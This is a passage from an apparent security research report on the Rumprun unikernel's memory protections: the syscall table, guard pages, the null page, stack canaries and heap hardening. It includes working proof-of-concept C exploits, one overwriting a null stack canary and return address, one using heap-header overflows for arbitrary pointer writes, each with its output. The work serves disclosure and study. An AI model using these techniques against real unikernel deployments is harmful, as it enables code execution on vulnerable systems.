797         KASSERT(bootlwp != NULL
798             && callp->sy_call == (sy_call_t *)enosys);
799         callp->sy_call = calls[i].ros_handler;
800     }
801 }
```

Listing 12: `src-netbsd/sys/rump/librump/rumpkern/rump.c`

`rump_syscall_boot_establish()` is called by various components of Rumprun, e.g. `mmap` and `rumpnet`, which use the `RUMP_COMPONENT` macro to allow their own syscall handlers to be registered at boot.

```
extern sy_call_t sys_mmap;
extern sy_call_t sys_munmap;
extern sy_call_t sys___msync13;
...

#define ENTRY(name) { SYS_##name, sys_##name },
static const struct rump_onesyscall mysys[] = {
    ENTRY(mmap)
    ENTRY(munmap)
    ENTRY(__msync13)
    ...
};
#undef ENTRY

RUMP_COMPONENT(RUMP_COMPONENT_SYSCALL) {
  rump_syscall_boot_establish(mysys, __arraycount(mysys));
}
```

Listing 13: `lib/librumpkern_mman/mman_component.c`

Once the syscall table is initialized, `rump_syscall()` can be used to invoke handlers by their ID (e.g. `SYS_mmap`). It retrieves the handler's address from `rump_sysent`, and then calls it with the given arguments. Clearly, the syscall table must initially be writable in order to set up the syscall handlers in this way. Afterwards, however, no memory protection is applied to the pages in which the syscall table resides – the table remains writable while the application code is running. As such, if attackers can perform a write through another vulnerability, they can alter the handler address of a common syscall (e.g. `sys_write`) and gain code execution the next time it is called. This is demonstrated in Section 5.7.

The syscall API can also be used to easily perform a variety of actions without the need to scan program memory for their corresponding functions. This is demonstrated in Section 5.11.1.

5.5.8 Guard Pages

Guard pages do not exist on the boundaries of any of Rumprun's readable/writable sections. Additionally, while `gcc` does partially implement stack probing via the `-fstack-clash-protection` flag, Rumprun does not enable this flag.[Proe] Regardless, the NetBSD `libc` used in Rumprun does not implement stack probing, and implements `alloca` in per-architecture assembly, instead of unconditionally using builtin compiler intrinsics (e.g. `__builtin_alloca`).

Rumprun's main thread runs via a call to `pthread_create()`, for which the implementation in the NetBSD base *does* attempt create single-page guard regions surrounding the thread stack allocated on the heap. It does so by using `mprotect()` to set the permissions of the pages immediately before and after the thread stack to `PROT_NONE`. However, the NetBSD rump kernel implementation of `mprotect` is a no-op, and `mmap` similarly ignores the permission flags passed to it.[1] As such, while `pthread_create()` reserves space for guard pages, it silently fails to set their permissions appropriately, so they remain RWX.

5.5.9 Section Ordering

Rumprun's section ordering is unusual. Normally, major sections are typically laid out from lower to higher addresses as: *text, data, heap, stack*. Rumprun's sections are ordered as: *text, data, heap*; the stack is a fixed-size `char[]` buffer residing at an arbitrarily within the data section.[2] As such, a stack-based buffer overflow or stack clash attack in the base stack may be able to manipulate memory in `.data`.

[1] See `lib/librumpkern_mman/sys_mman.c` and `lib/librumprun_base/syscall_mman.c`.
[2] See `platform/xen/xen/arch/x86/setup.c:49`.

The fact that Rumprun runs as a paravirtualized guest on Xen makes this potentially a much more serious problem than one might initially suspect, although Xen's integrity checks ultimately avert disaster. When Xen initializes Rumprun, the ELF image containing just the text and data sections is placed first in memory, and followed immediately by the page tables. Since the stack is *in* the data section, it resides in the address range just below the page table, meaning that buffer overflows will run into the page table. Fortunately, Xen does not allow PV guests to write directly to their own page tables – they must instead use the `MMU_update` hypercall – and any attempt to do so will produce a page fault. This turns out to be an inadvertent benefit, as the page tables essentially act as a guard page between the stack and the heap. However, as mentioned above, the application-defined `main()` function is run via `pthread_create()`, so all the application code will end up running on the *thread* stack – which is allocated on the heap and has no guard pages – rather than the main OS stack. Application code, therefore, still runs without the benefit of this "accidental guard page".

5.5.10 Null Page

We set a pointer to `0x0` and attempted to (a) write a `jmp 0x0` (infinite loop) instruction to it and (b) to call it as a function. The write resulted in a page fault at address `0x0`, indicating that the null page is not writable.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
  void* data = (void*)0x0;
  memcpy(data, "\xeb\xfe", 2); // jmp 0
  puts("should hang here...");
  ((void(*)()) data)();
  return 0;
}
```

Listing 14: `unikernel-tests/rumprun/src/2-nxwx-5-null.c`

```
=== calling "src/2-nxwx-5-null.bin" main() ===
Page fault at linear address 0x0, rip 0x1d17cf, regs 0xc40eb8, sp 0xc40f68, our_sp 0xc40ea0, code 2
Thread: lwp
RIP: e030:[<00000000001d17cf>]
RSP: e02b:0000000000c40f68  EFLAGS: 00010246
RAX: 0000000000000000 RBX: 0000000000949b10 RCX: 0000000000000002
RDX: 0000000000000002 RSI: 00000000001e3361 RDI: 0000000000000000
RBP: 0000000000c40f80 R08: 000000000000000a R09: 0000000000000000
R10: 0000000000964000 R11: 0000000000000000 R12: 0000000000465e90
R13: 00000a481f95d597 R14: 000000000028ed40 R15: 0000000000467c90
base is 0xc40f80 caller is 0x1b4c0e

c40f50: 68 0f c4 00 00 00 00 00 2b e0 00 00 00 00 00 00
c40f60: 00 40 96 00 00 00 00 00 1e 7c 01 00 00 00 00 00
c40f70: 00 00 00 00 00 00 00 00 10 9b 94 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 0e 4c 1b 00 00 00 00 00

c40f70: 00 00 00 00 00 00 00 00 10 9b 94 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 0e 4c 1b 00 00 00 00 00
c40f90: 00 00 00 00 00 00 00 00 90 01 bd 00 00 00 00 00
c40fa0: 50 4c 1b 00 00 00 00 00 10 9b 94 00 00 00 00 00

1d17b0: 16 49 89 f8 4a 8d 74 1e 08 4a 8d 7c 1f 08 48 c1
```

```
1d17c0: e9 03 f3 48 a5 49 89 10 4d 89 11 c3 48 89 d1 f3
1d17d0: a4 c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90
1d17e0: 49 b8 01 01 01 01 01 01 01 01 4c 8d 14 17 48 0f
Pagetable walk from virt 0, base 41c000:
 L4 = 00000006ec81d067 (0x41d000)  [offset = 0]
  L3 = 00000006ec81e067 (0x41e000)  [offset = 0]
   L2 = 00000006ec81f067 (0x41f000)  [offset = 0]
    L1 = 0000000000000000 [offset = 0]
```

To determine the readability of the null page, we attempted to read four bytes of data from a pointer to `0x0`. This read resulted in a page fault at address `0x0`, indicating that the null page is not readable.

```c
#include <string.h>

int main() {
  void* data = (void*)0x0;
  char dest[4];
  memcpy(dest, data, sizeof(dest));
  return 0;
}
```

Listing 15: `unikernel-tests/rumprun/src/2-nxwx-5-null-read.c`

```
=== calling "src/2-nxwx-5-null-read.bin" main() ===
Page fault at linear address 0x0, rip 0x17c19, regs 0xc40eb8, sp 0xc40f60, our_sp 0xc40ea0, code 0
Thread: lwp
RIP: e030:[<0000000000017c19>]
RSP: e02b:0000000000c40f60  EFLAGS: 00010246
RAX: 0000000000000000 RBX: 0000000000949b10 RCX: 0000000000000000
RDX: 0000000000bd0010 RSI: 0000000000971730 RDI: 0000000000000001
RBP: 0000000000c40f80 R08: 000000000000000a R09: 0000000000000000
R10: 0000000000964000 R11: 0000000000000000 R12: 0000000000465e90
R13: 00000bd79a4d88a2 R14: 000000000028ed40 R15: 0000000000467c90
base is 0xc40f80 caller is 0x1b4bfe

c40f50: 60 0f c4 00 00 00 00 00 2b e0 00 00 00 00 00 00
c40f60: 00 40 96 00 00 00 00 00 00 00 00 00 00 00 00 00
c40f70: 90 5e 46 00 00 00 00 00 00 00 00 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 fe 4b 1b 00 00 00 00 00

c40f70: 90 5e 46 00 00 00 00 00 00 00 00 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 fe 4b 1b 00 00 00 00 00
c40f90: 00 00 00 00 00 00 00 00 90 01 bd 00 00 00 00 00
c40fa0: 40 4c 1b 00 00 00 00 00 10 9b 94 00 00 00 00 00

17c00: 8b 04 25 28 00 00 00 48 89 45 f8 31 c0 48 c7 45
17c10: e8 00 00 00 00 48 8b 45 e8 8b 00 89 45 f4 b8 00
17c20: 00 00 00 48 8b 55 f8 64 48 33 14 25 28 00 00 00
17c30: 74 05 e8 a9 62 1b 00 c9 c3 90 90 90 90 90 90 90
Pagetable walk from virt 0, base 41c000:
 L4 = 00000006ec81d067 (0x41d000)  [offset = 0]
  L3 = 00000006ec81e067 (0x41e000)  [offset = 0]
   L2 = 00000006ec81f067 (0x41f000)  [offset = 0]
    L1 = 0000000000000000 [offset = 0]
```

To determine the executability of the null page, we casted a pointer to `0x0` as a function pointer, and then attempted to call it. This call resulted in a page fault at address `0x0`, indicating that the null page is not executable.

```

int main() {
    void* data = (void*)0x0;

    void (*fn)() = (void(*)()) data;
    fn();

    return 0;
}
```

Listing 16: `unikernel-tests/rumprun/src/2-nxwx-5-null-exec.c`

```
=== calling "src/2-nxwx-5-null-exec.bin" main() ===
Page fault at linear address 0x0, rip 0x0, regs 0xc40eb8, sp 0xc40f68, our_sp 0xc40ea0, code 10
Thread: lwp
RIP: e030:[<0000000000000000>]
RSP: e02b:0000000000c40f68  EFLAGS: 00010202
RAX: 0000000000000000 RBX: 0000000000949b10 RCX: 0000000000000000
RDX: 0000000000000000 RSI: 0000000000971730 RDI: 0000000000000001
RBP: 0000000000c40f80 R08: 000000000000000a R09: 0000000000000000
R10: 0000000000964000 R11: 0000000000000000 R12: 0000000000465e90
R13: 00000bea79758dce R14: 000000000028ed40 R15: 0000000000467c90
base is 0xc40f80 caller is 0x1b4bde

c40f50: 68 0f c4 00 00 00 00 00 2b e0 00 00 00 00 00 00
c40f60: 00 40 96 00 00 00 00 00 19 7c 01 00 00 00 00 00
c40f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 de 4b 1b 00 00 00 00 00

c40f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c40f80: 00 00 00 00 00 00 00 00 de 4b 1b 00 00 00 00 00
c40f90: 00 00 00 00 00 00 00 00 90 01 bd 00 00 00 00 00
c40fa0: 20 4c 1b 00 00 00 00 00 10 9b 94 00 00 00 00 00
Pagetable walk from virt 0, base 41c000:
 L4 = 00000006ec81d067 (0x41d000)  [offset = 0]
  L3 = 00000006ec81e067 (0x41e000)  [offset = 0]
   L2 = 00000006ec81f067 (0x41f000)  [offset = 0]
    L1 = 0000000000000000 [offset = 0]
```

5.6 Stack Canaries

Rumprun's CMake configuration sets the `-fno-stack-protector` flag, **explicitly disabling stack cookies in the kernel itself**. Application code, which is compiled separately and linked into the kernel afterwards, may or may not use canaries depending on the defaults of the compiler in use.

This aside, **any canaries that do exist will always be null** (i.e. 8 null bytes). Rumprun *generates* a cryptographically random 8-byte canary value before running the application code, but it is seemingly never copied to thread-local storage (TLS), where the canary-related code at the start and end of each protected function will look for it. The original value residing at that location in TLS – which in our tests was always zero – is used instead.

A null canary only prevents stack buffer overflow exploits in certain limited cases. If an attacker wishes to use an overflow to overwrite the return address of the current stack frame, he must preserve the original value of the canary. Otherwise, the function in which the overflow occurs will never attempt to return to that address (and will instead the program into an error state). It follows that if the canary is null, the attacker must be able to write 8 null bytes in order to successfully hijack program execution. This is not possible via single overflow in a null-terminating string handling function such as `strcpy()`, as this kind of function only writes *exactly one* null byte.

However, any overflow bug that allows an attacker to write at least 8 null bytes before `return` is called will render the application totally and reliably exploitable. In general, this can plausibly occur in two ways.

- A null-terminating string copy function (e.g. `strcpy`) has an overflow and executes 9 or more times, probably due to being called a loop. In this case, the attacker would use the first overflow to overwrite the return address after the canary, and then use the remaining 8 overflows (each of which ends with a null byte) to write the null canary back in.
- A non-null-terminating string copy function (e.g. `memcpy`) has an overflow and is called once. In this case, the attacker can directly write the null canary.

5.6.1 The Stack Canary

In our sample program on the next page, the instructions inserted into our application code were as follows.

```
<check>:
    push   rbp                          ; The frame pointer is pushed onto the stack
    mov    rbp,rsp
    sub    rsp,0x20
    mov    rax,QWORD PTR fs:0x28        ; The stack canary is retrieved from [fs+0x28]
    mov    QWORD PTR [rbp-0x8],rax      ; and stored before the frame ptr, i.e. two
                                        ; words before the return address.

    ; ...function instructions here...

    mov    rdx,QWORD PTR [rbp-0x8]      ; The canary is checked against [fs+0x28].
    xor    rdx,QWORD PTR fs:0x28
    je     0x176bd <check+65>           ; If they are the same, continue...
    call   0x1bef50 <__stack_chk_fail>  ; Otherwise, fail and exit.
    leave
    ret
```

It can be seen that before the function begins, the canary value is retrieved from thread-local storage via `[fs+0x28]` and inserted on the stack just before the frame pointer, which is itself just before the return address. Before the function returns, the canary value on the stack is checked against the one in `[fs+0x28]`, and if they differ, `__stack_chk_fail` is called, terminating the program with an error. This can be seen in the following example, which writes a 48-char-long string to a 16-char-long buffer.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

static char input[] = "this is a string too long for the buffer that doesn't match the stack cookie";

int check() {
    char buf[16];
    strcpy(buf, input);

    return 0;
}

void shouldnt_run() {
    printf("The exploit worked!\n");
    return;
}

int main() {
    puts("This exploit won't work.");
    if (check() != 0) {
        shouldnt_run();
    }

    return 0;
}
```

Listing 17: `unikernel-tests/rumprun/src/3-stack-cookie-1-overflow-without-fake-canary.c`

The program output shows a clean exit with return value 1.

```
=== calling "krn/3-stack-cookie-1-overflow-without-fake-canary.bin" main() ===

This exploit won't work.
rumprun: call to ``_sys___sigprocmask14'' ignored
rumprun: call to ``sigaction'' ignored
_lwpabort() called

=== ERROR: _exit(1) called ===
/* omitted error output */
```

This, of course, is expected behavior for a canary-protected program. Had the overflow not tripped the canary check, execution would have jumped to an invalid address and the program would have crashed outright with page fault.

The stack canary does not work entirely as expected, however. If we observe execution in `gdb`, we see that the canary is always null.

```
Breakpoint 1, check () at src/3-stack-cookie-1-overflow-without-fake-canary.c:7
(gdb) info frame
Stack level 0, frame at 0xc40f80:
 rip = 0x17684 in check (src/3-stack-cookie-1-overflow-without-fake-canary.c:7); saved rip = 0x176e8
 called by frame at 0xc40f90
 source language c.
 Arglist at 0xc40f70, args:
 Locals at 0xc40f70, Previous frame's sp is 0xc40f80
 Saved registers:
  rbp at 0xc40f70, rip at 0xc40f78
(gdb) x/6gx $rsp
0xc40f50:       0x00000000001f4517      0x0000000000000001
0xc40f60:       0x000000000045bc90      0x0000000000000000
0xc40f70:       0x0000000000c40f80      0x00000000000176e8
```

Listing 18: `gdb` showing the stack canary at `0xc40f68` and return address at `0xc40f78` (pre-overflow)

This allows attackers to overwrite the return address in certain types of overflow – all that is needed is the ability to write at least 8 null bytes. This is demonstrated in the code below, which uses `memcpy()` as an abbreviated way of writing many null bytes. In practice, this kind of vulnerability might appear in the following cases.

- Network I/O: Generally speaking, network data is not null terminated. In most common protocols, a header at the start of each packet explicitly specifies the length of the packet's data.
- File I/O: Files are `EOF`-terminated, not null-terminated. Reading a file into a buffer can thus result in multiple null bytes being written.
- A null-terminating string handling function is called repeatedly in a loop. This can occur, for instance, when a program needs to process arbitrary input line-by-line.

```c
#include <stdio.h>
#include <string.h>

static char input[] = "012345670123456701234567"
"\0\0\0\0\0\0\0\0""01234567\xc4v\x01\0\0\0\0\0";

int check() {
  char buf[16];
  memcpy(buf, input, 48); //strcpy stops on NUL
  return 0;
}

void shouldnt_run() { //has addres 0x176c4
  printf("The exploit worked!\n");
}

int main() {
  puts("This exploit will work.");
  if (check() != 0) shouldnt_run();
  return 0;
}
```

```
=== calling "krn/3-stack-cookie-2-overflow-with-
    fake-canary.bin" main() ===

This exploit will work.
The exploit worked!
Page fault at linear address 0x6e, rip 0x459e90,
     regs 0xc40ed8, sp 0xc40f88,
our_sp 0xc40ec0, code 0
/* omitted error output */
```

Listing 19: `unikernel-tests/rumprun/src/3-stack-cookie-2-overflow-with-fake-canary.c`

5.6.2 Generating the Canary Value

Stack canary values are generated in `src-netbsd/lib/misc/stack_protector.c`, using NetBSD's `__sysctl` syscall – with the `KERN_ARND` key – to query the kernel's cryptographic random number generator. This populates the global `long __stack_chk_guard[8]` variable with random values. If the syscall fails, the "terminator canary" `0x00000aff` (two null bytes, a newline, and an EOF) is used. Examining this function in `gdb`, we observe it is called – and the `__sysctl` syscall succeeds – filling `__stack_chk_guard` with random values.

It is worth noting, however, that fully-random canaries will contain no null bytes 97% of the time, which would allow them to be read and written by null-terminating functions. As such, on 64-bit systems such as Rumprun – which can afford to sacrifice a byte of entropy – the most secure option is not a fully random canary, but rather one with at least one null byte, with the other bytes being random. However, there is some debate as to the whether or not the most immediate byte of the canary should be null. [Des] In particular, this would allow `strcpy`-like functions to increase the length of strings preceding the canary all the way up to it, increasing the length by at least one if located directly before the canary. On the other hand, if the null were deeper within the canary, an off-by-one `strncpy` could be used to elongate a directly preceding string to include – and leak – the first byte of the canary. Additionally, a `strcpy` could, with probability $\frac{1}{256}$, extend a preceding string into the canary without triggering the canary. In either situation, a `memcpy` could be used, across separate runs – with an identical canary – to leak the entire canary before writing it successfully.

```
51 long __stack_chk_guard[8] = {0, 0, 0, 0, 0, 0, 0, 0};
52 static void __fail(const char *) __attribute__((__noreturn__));
53 __dead void __stack_chk_fail_local(void);
54 void __guard_setup(void);
55
56 void __section(".text.startup")
57 __guard_setup(void)
58 {
59     static const int mib[2] = { CTL_KERN, KERN_ARND };
60     size_t len;
61
62     if (__stack_chk_guard[0] != 0)
63         return;
64
65     len = sizeof(__stack_chk_guard);
66     if (__sysctl(mib, (u_int)__arraycount(mib), __stack_chk_guard, &len,
67         NULL, 0) == -1 || len != sizeof(__stack_chk_guard)) {
68         /* If sysctl was unsuccessful, use the "terminator canary". */
69         ((unsigned char *)(void *)__stack_chk_guard)[0] = 0;
70         ((unsigned char *)(void *)__stack_chk_guard)[1] = 0;
71         ((unsigned char *)(void *)__stack_chk_guard)[2] = '\n';
72         ((unsigned char *)(void *)__stack_chk_guard)[3] = 255;
73     }
74 }
```

Listing 20: Stack canary generation code (from `src-netbsd/lib/libc/misc/stack_protector.c`)

It thus appears that while Rumprun properly initializes `__stack_chk_guard` with random data, this value is never stored in `[fs+0x28]`, where canary-protected functions will look for it.

This issue was present in all Rumprun programs we examined, including our examples and various applications from the official `rumprun-packages` repository, such as `nginx` and `mathopd`. It is clearly an issue in Rumprun itself. Due to the size of the Rumprun codebase, it is difficult to identify the root cause; it appears to be due to an improper thread-local storage implementation, or a failure to place the guard value in TLS.

5.7 Heap Hardening

Rumprun implements the `malloc(3)` API via `libbmk`, a custom library which appears to have been created specifically for Rumprun. `libbmk` halfheartedly implements a few heap protection techniques, but they appear primarily intended to guard against accidental corruption rather than malicious attack, and are generally ineffective in the latter case. Chunk headers have a canary value that is validated before attempting to free the associated memory, but the canary is a preprocessor define, and the most vulnerable field – the alignment padding that is used to calculate the header address of the malloc/page chunk to be freed – is located *before* the canary, totally unprotected. Neither the computed header address, nor the `next` and `prev` pointers retrieved from it, are validated in any way before unlinking.

To make matters worse, in our experiments (see Section 5.4), we found that heap allocations are completely deterministic: given the same heap state, an allocation of a given size will always be made at the same address. Furthermore, successive allocations of similar-sized chunks are generally sequential. This means that attackers exploiting a heap buffer overflow can predictably modify the next chunk in memory.

All these factors combine such that **a significant proportion of heap overflow bugs can result in arbitrary pointer writes** when the affected chunks are freed. Attackers can use this to rewrite a syscall and gain code execution if they know the memory layout – which will be the case if they have the binary or the source (see Section 5.4). Furthermore, since Rumprun's addresses are the same across reboots, a target address can also be brute-forced if a Rumprun server set to automatically restart upon crashing, as this would give the attacker unlimited write attempts. (Due to time constraints, we were not able to develop a proof-of-concept for this kind of exploit in Rumprun, but a conceptually similar one for IncludeOS is provided in Section 6.10.1.)

5.7.1 Heap Implementation

In Rumprun, a heap chunk can be allocated in two different ways, depending on whether or not the chunk (including its header) is smaller than the page size of 4MB.

Small (< 4MB) chunks use a segregated freelist with 7 buckets, where the bucket index for a chunk of b bytes is given by $i = \max(\lceil \log_2 b - 5 \rceil, 0)$. Each bucket contains a doubly-linked list of chunks, all of size 2^i bytes. When a small chunk is to be allocated, a free chunk is removed from the head of the list and a pointer to its buffer is returned. (If no free chunks are available, a new page of memory is requested, and as many new chunks as can be fit on the page are added to the head of the list.) When such a chunk is freed, it is added back to the head of the list.

Page-sized or greater (≥ 4MB) chunks directly use the page allocator. Pages use a binary buddy allocator, which works as follows (description from `kernel.org`). [Gor]

> *Memory is broken up into large blocks of pages where each block is a power of two number of pages. If a block of the desired size is not available, a large block is broken up in half and the two blocks are buddies to each other. One half is used for the allocation and the other is free. The blocks are continuously halved as necessary until a block of the desired size is available. When a block is later freed, the buddy is examined and the two coalesced if it is free.*

Chunks have two levels of headers. The first, `memalloc_hdr`, is present in both types of chunks, and is located immediately above the chunk body (the base pointer of which is passed into `free()`). Its primary purpose is to store a padding value, `mh_alignpad`, that is subtracted from the chunk base pointer to get the location of the second header, which is either a malloc chunk or page chunk header depending on the size class of the allocated region (small or large respectively). The second-level header at that computed location is ultimately read and altered in order to free the allocated memory.

```
struct memalloc_hdr {
    uint32_t mh_alignpad;    /* Distance from start of header to chunk body. */
    uint16_t mh_magic;       /* A canary value, checked in bmk_memfree(). */
    uint8_t  mh_index;       /* Bucket index. See above. */
    uint8_t  mh_who;         /* Who allocated this. Checked in bmk_memfree(). */
};
```

Listing 21: The first-level heap chunk header `memalloc_hdr` (excerpted from `lib/libbmk_core/memalloc.c`)

`bmk_memfree()` will validate `mh_magic`, `mh_index` and `mh_who` before freeing the chunk. These checks are ultimately useless for protecting against attacks, however, as `mh_alignpad` is located *before* the canary, meaning that it is possible to overwrite it via a buffer overflow and still pass all the validation steps. As will be explained in more detail later, this alone is enough to allow an attacker to gain code execution, as it allows an attacker to write a pointer to an arbitrary location if the chunk in question is later freed.

Furthermore, it is actually possible for attackers to determine all of the expected metadata values, such that they may be able to successfully overwrite multiple chunks. `mh_magic` always has `0x00ef`, sourced from a preprocessor constant, `mh_index` can be calculated if the chunk size is known to the nearest power of 2, and `mh_who` is always set to `BMK_MEMWHO_USER` (a value of 2) for allocations made by the application. Thus, if the attacker can write at least one null byte, it is possible to modify the `mh_alignpad` value of multiple chunks while maintaining the validity of their metadata. `bmk_memfree()` is structured as follows.

```
#define bmk_pcpu_page_shift 12
#define minshift 5
#define localbuckets (bmk_pcpu_page_shift - minshift)
#define magic 0xef

struct freebucket {
    struct memalloc_freeblk *lh_first;
};

struct memalloc_freeblk {
    struct {
        struct memalloc_freeblk *le_next;
        struct memalloc_freeblk **le_prev;
    } entries;
};

void bmk_memfree(void *cp, enum bmk_memwho who) {
    struct memalloc_hdr *hdr;       // header for the entire memory region.
    struct memalloc_freeblk *frb;   // freelist chunk. this is actually only
    unsigned long alignpad;         // treated as a proper freelist chunk for
    unsigned int index;             // small chunk frees; bmk_pgfree treats it
    void *origp;                    // as a void.

    if (cp == null) return;
    hdr = ((struct memalloc_hdr *)cp)-1;

    // Validate canary and allocator identity
    if (hdr->mh_magic != MAGIC) return;
    if (hdr->mh_who != who) bmk_platform_halt("bmk_memalloc error");
```

```
    index = hdr->mh_index;
    alignpad = hdr->mh_alignpad;

    // Calculate the base address of the block to be freed
    origp = (unsigned char *)cp - alignpad;
    if (index >= LOCALBUCKETS) { // 4MB or greater
        bmk_pgfree(origp, (index+MINSHIFT) - BMK_PCPU_PAGE_SHIFT);
    } else { // Less than 4MB
        malloc_lock();
        frb = origp;
        LIST_INSERT_HEAD(&freebuckets[index], frb, entries);
        nmalloc[index]--;
        malloc_unlock();
    }
}
```

Listing 22: Annotated composite of `bmk_memfree()` (from `lib/libbmk_core/memalloc.c`)

As can be seen from the code above, once the validation checks are passed, `bmk_memfree()` calculates the location of the second-level chunk header by subtracting `mh_alignpad` from the base pointer of the chunk being freed. If an attacker controls this value in a given chunk, then when it is freed, `origp` can be made to point to any address within the 4GB of memory before that chunk's body.

Depending on whether or not `mh_index` is less than `LOCALBUCKETS` (which has a value of 7), the computed pointer `origp` will be passed to one of two different functions. Small chunks will be freed via the `LIST_INSERT_HEAD` macro, putting them back into the freelist. Large chunks (which are actually just page chunks with an extra header) are freed via `bmk_pgfree()`. Both of these branches are vulnerable, albeit in different ways. Further analysis and proof-of-concept exploits are provided for each below.

5.7.2 Arbitrary Pointer Write via Small Chunk Free

The invocation of `LIST_INSERT_HEAD` in `bmk_memfree()` expands to the following code.

```
1 struct freebucket* bucket = &freebuckets[index];
2 if (frb->entries.le_next = bucket->lh_first) != NULL) {
3     bucket->lh_first->entries.le_prev = &(frb->entries.le_next);
4 }
5 bucket->lh_first = frb;
6 frb->entries.le_prev = &(bucket->lh_first);
```

Listing 23: Abbreviated `LIST_INSERT_HEAD` (from `include/bmk_core/queue.h`) as expanded in `bmk_memfree()`

Here, the attacker controls the value of `frb`, as well as the values of `frb`'s fields when it is accessed as a `struct memalloc_freeblk` (since they can point `frb` somewhere where they have crafted a fake struct). However, they do not control `bucket`. As such, the above code only allows the attacker to write uncontrollable values to two controllable addresses (lines 3 and 7), and a controllable value to an uncontrollable address (line 6).

Note, however, that `bucket->lh_first` is first *written to* a controllable location, and then is *overwritten by* a controllable value. The next time `bmk_memfree` is called for a chunk in the same bucket, `bucket->lh_first` will be written to `frb->entries.le_next`. If the attacker also controls the latter, they can write an arbitrary value to an arbitrary address.

Thus, if the attacker controls the `mh_alignpad` values of two chunks in the same bucket that are freed in immediate succession, they can write a pointer to an arbitrary location. The only limitation is that the value and the address can only be within the 4GB space before the base address of the first and second chunks respectively. In practice, the range of addresses that this permits is almost always large enough that a function pointer can be overwritten in order to gain code execution.

In summary, an arbitrary pointer write is possible given a chunk layout satisfying the following conditions.

- Two small chunks will be freed.
- Both chunks are in the same bucket (i.e. if their sizes are s_1 and s_2, then $2^n \leq s_1, s_2 < 2^{n+1}$ for some n).
- No other chunks in the same bucket are freed before the second chunk is freed.
- The `mh_alignpad` values of both chunks are controllable, either via two separate overflows (without writing null bytes) or one overflow (if null bytes can be written).

Below is a simple demonstration of this attack. Here, the exploit simply changes the value of a static global variable; in a real attack, a syscall function pointer could be overwritten (see Section 5.7.3).

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct rump_memalloc_hdr {
  uint32_t alignpad;
  uint16_t magic;
  uint8_t index;
  uint8_t who;
};
static uint64_t val = 0x00;

int main(int argc, char** argv) {
  void *chunk1, *chunk2, *chunk3;
  struct rump_memalloc_hdr *chunk1_hdr, *chunk2_hdr, *chunk3_hdr;
  chunk1 = malloc(0x80);
  chunk2 = malloc(0x80);
  chunk3 = malloc(0x80);
  memset(chunk1, 0x11, 0x80);
  memset(chunk2, 0x22, 0x80);
  memset(chunk3, 0x22, 0x80);
  chunk1_hdr = chunk1 - 0x08;
  chunk2_hdr = chunk2 - 0x08;
  chunk3_hdr = chunk3 - 0x08;

  printf("chunk1 @ %p, ap = %#x, m = %x, i = %x, w = %x\n",
    chunk1_hdr, chunk1_hdr->alignpad, chunk1_hdr->magic, chunk1_hdr->index, chunk1_hdr->who);
  printf("chunk2 @ %p, ap = %#x, m = %x, i = %x, w = %x\n",
    chunk2_hdr, chunk2_hdr->alignpad, chunk2_hdr->magic, chunk2_hdr->index, chunk2_hdr->who);
  printf("chunk3 @ %p, ap = %#x, m = %x, i = %x, w = %x\n",
    chunk3_hdr, chunk3_hdr->alignpad, chunk3_hdr->magic, chunk3_hdr->index, chunk3_hdr->who);
  printf("\nval @ %p = 0x%llx\n", &val, val);
```

```
35
36    // NOTE: Chunks are ordered 3,2,1 from low to high addresses
37
38    // "Overflow" from chunk2 to chunk1, storing (base addr of chunk1) - (chunk1 alignpad)
39    // in &freebuckets[index]->sld_first. This stores 0x00444444.
40    memset(chunk2, 0x21, (void*)chunk1_hdr - chunk2);
41    chunk1_hdr->alignpad = 0x015acc;
42
43    // "Overflow" from chunk3 to chunk2, writing the stored value to
44    // (base addr of chunk2) - (chunk2 alignpad). This overwrites `val` above.
45    memset(chunk3, 0x32, (void*)chunk2_hdr - chunk3);
46    chunk2_hdr->alignpad = 0x131018 + 0x8;
47
48    free(chunk1); free(chunk2); free(chunk3);
49    printf("val @ %p = 0x%llx\n", &val, val);
50    return 0;
51  }
```

Listing 24: `unikernel-tests/rumprun/src/4-poc-3-2hof.c`

```
=== calling "krn/4-poc-3-2hof.bin" main() ===

chunk1 @ 0x459f08, ap = 0x10, m = ef, i = 3, w = 2
chunk2 @ 0x459d08, ap = 0x10, m = ef, i = 3, w = 2
chunk3 @ 0x459c08, ap = 0x10, m = ef, i = 3, w = 2

val @ 0x328cf0 = 0x0
val @ 0x328cf0 = 0x444444

=== main() of "!!!!!!!!!!!/* omitted lots of !s */!!!!!!!!!!" returned 0 ===
/* omitted debug output */
```

Listing 25: Output of `unikernel-tests/rumprun/src/4-poc-3-2hof.c` (`val` has been changed)

Note: The long string of exclamation points, not printed in full, is due to the (simulated) overflow overwriting the program name, which is also stored on the heap.

5.7.3 Arbitrary Pointer Write via Large Chunk Free

The overall exploit requires the attacker to carry out two tasks.

1. Overflow into the `mh_alignpad` field of a chunk of size 4MB or greater which is to be freed, modifying it so that the page chunk base address, which is calculated from `origp`, points to a fake page chunk.
2. Set the `index` and `magic` values of the fake page chunk to pass validation checks in `bmk_pgfree`, and set `next` and `prev` to the target address and the value to write, respectively. To avoid a page fault, ensure that the latter is also a writable address.

Relevant excerpts of Rumprun's page freeing code (from `pgalloc.c`) are provided below, followed by an analysis thereof. A proof-of-concept is provided, using the pointer write to gain code execution.

```
#define addr2chunk(addr, offset) ((struct chunk *)(((char *)addr) + offset))
#define order2size(offset) (1UL << (offset + 12))
#define va_to_pg(x) (((unsigned long)x - (unsigned long)minpage_addr) >> BMK_PCPU_PAGE_SHIFT)

#define CHUNKMAGIC 0x11020217
struct chunk {
    int level, magic;

    struct {
        struct chunk *le_next;
        struct chunk **le_prev;
    } entries;
};

static int addr_is_managed(void *addr) {
    return addr >= minpage_addr && addr < maxpage_addr;
}

static int allocated_in_map(void *addr) {
    unsigned long pagenum;

    bmk_assert(addr_is_managed(addr));
    pagenum = va_to_pg(addr);
    return (alloc_bitmap[pagenum/PAGES_PER_MAPWORD] \
